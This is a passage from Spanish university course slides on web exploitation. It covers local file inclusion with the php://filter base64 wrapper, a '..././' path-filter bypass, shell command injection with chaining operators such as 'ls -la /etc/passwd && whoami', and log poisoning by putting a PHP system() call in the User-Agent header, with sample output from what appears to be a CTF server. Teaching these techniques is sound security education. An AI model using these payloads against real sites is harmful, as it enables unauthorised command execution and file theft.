No veremos nada, pues index.php se ha cargado en php, en vez de darnos su contenido, para esto existen los wrappers, el más conocido es uno que lo encodea en base64, por lo que no será php válido, y nos lo imprimirá.

?page=php://filter/convert.base64-encode/resource=index.php

Universidad Rey Juan Carlos

Bypasseando un filtro común

Existen filtros que dan la sensación de que es imposible hacer LFI, pero hay muchos métodos para bypassearlos.

En Windows:

Podemos probar a usar **** en vez de **/**

Dependiendo del backend:

Si el backend hace algo como:

input.replace("../", "")

Existen métodos para bypassearlo como meter cada ../ dentro de otro:

..././ → **../**

6. RCE: Remote Command Injection

Pablo Redondo Castro y Marcelino Siles Rubia

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

RCE

Cuando la vulnerabilidad conlleva RCE, significa que hemos conseguido ejecutar comandos en el sistema. Para lograr esto existen muchas vulnerabilidades que se pueden escalar a ello.

Vamos a explicaros 2 formas de conseguir RCE.

- **Command Injection**
- **Log poisoning**

Universidad Rey Juan Carlos

Command Injection I

Formas de ejecutar comandos en una shell

COMANDO-A && COMANDO-B

COMANDO-A || COMANDO-B

COMANDO-A; COMANDO-B

COMANDO-A $(COMANDO-B)

COMANDO-A `COMANDO-B`

Universidad Rey Juan Carlos

Command Injection II

- Cuando el input parece que está siendo ejecutado por una Shell
- Cuando el input puede ser interpretado por la tecnología que corre el servidor

Ejemplo.

Nos pide introducir una carpeta y nos dice si existe en el sistema y te devuelve.

-rwxrwxrwx 10 urjc urjc 4096 Nov 18 12:42 /etc/passwd

Nos podemos imaginar que por detrás está haciendo un ls -la

Universidad Rey Juan Carlos

Command Injection III

Entonces si tenemos control sobre la segunda parte del comando podriamos hacer.

ls –la /etc/passwd && whoami

Y ahora el output, será:

-rwxrwxrwx 10 urjc urjc 4096 Nov 18 12:42 /etc/passwd www-data

Universidad Rey Juan Carlos

Log Poisoning

El log poisoning ocurre solo con el LFI, es decir cuando los ficheros que podemos ver se corren con la tecnología de la página web.

- El log poisoning sirve para escalar un LFI a un RCE
- Modificamos los únicos ficheros que podemos controlar, los logs.
- Nos sirven distintos tipos de logs, de apache, de ssh...

Normalmente los logs, guardan registros de quien es el que entra.

- En http User-Agent se ve en los logs.
- En ssh te registra el usuario con el que quieres entrar.


Universidad Rey Juan Carlos

Log poisoning

Como conseguir RCE en un LFI en un PHP

Si tenemos un LFI en una parte de la web corriendo como php, podríamos modificar una request cambiando la cabeza **User-Agent** le añadimos **<? php system("ls –l /") ?>**

```
139.59.191.154 - 200 "GET / HTTP/1.1" "-" "Test 33333333333"
139.59.191.154 - 200 "GET / HTTP/1.1" "-" "Test 33333333333"
139.59.191.154 - 200 "GET / HTTP/1.1" "-" "Test"
139.59.191.154 - 200 "GET / HTTP/1.1" "-" "total 76
drwxr-xr-x    2 root     root          4096 Apr 14  2021 bin
drwxr-xr-x    5 root     root           360 Aug 15 18:21 dev
-rw-------    1 root     root           179 Apr 30  2021 entrypoint.sh
drwxr-xr-x    1 root     root          4096 Aug 15 18:21 etc
-rw-r--r--    1 root     root            31 Apr 30  2021 flag_pbku0
drwxr-xr-x    1 root     root          4096 Apr 19  2021 home
drwxr-xr-x    1 root     root          4096 Apr 14  2021 lib
```



Universidad
Rey Juan Carlos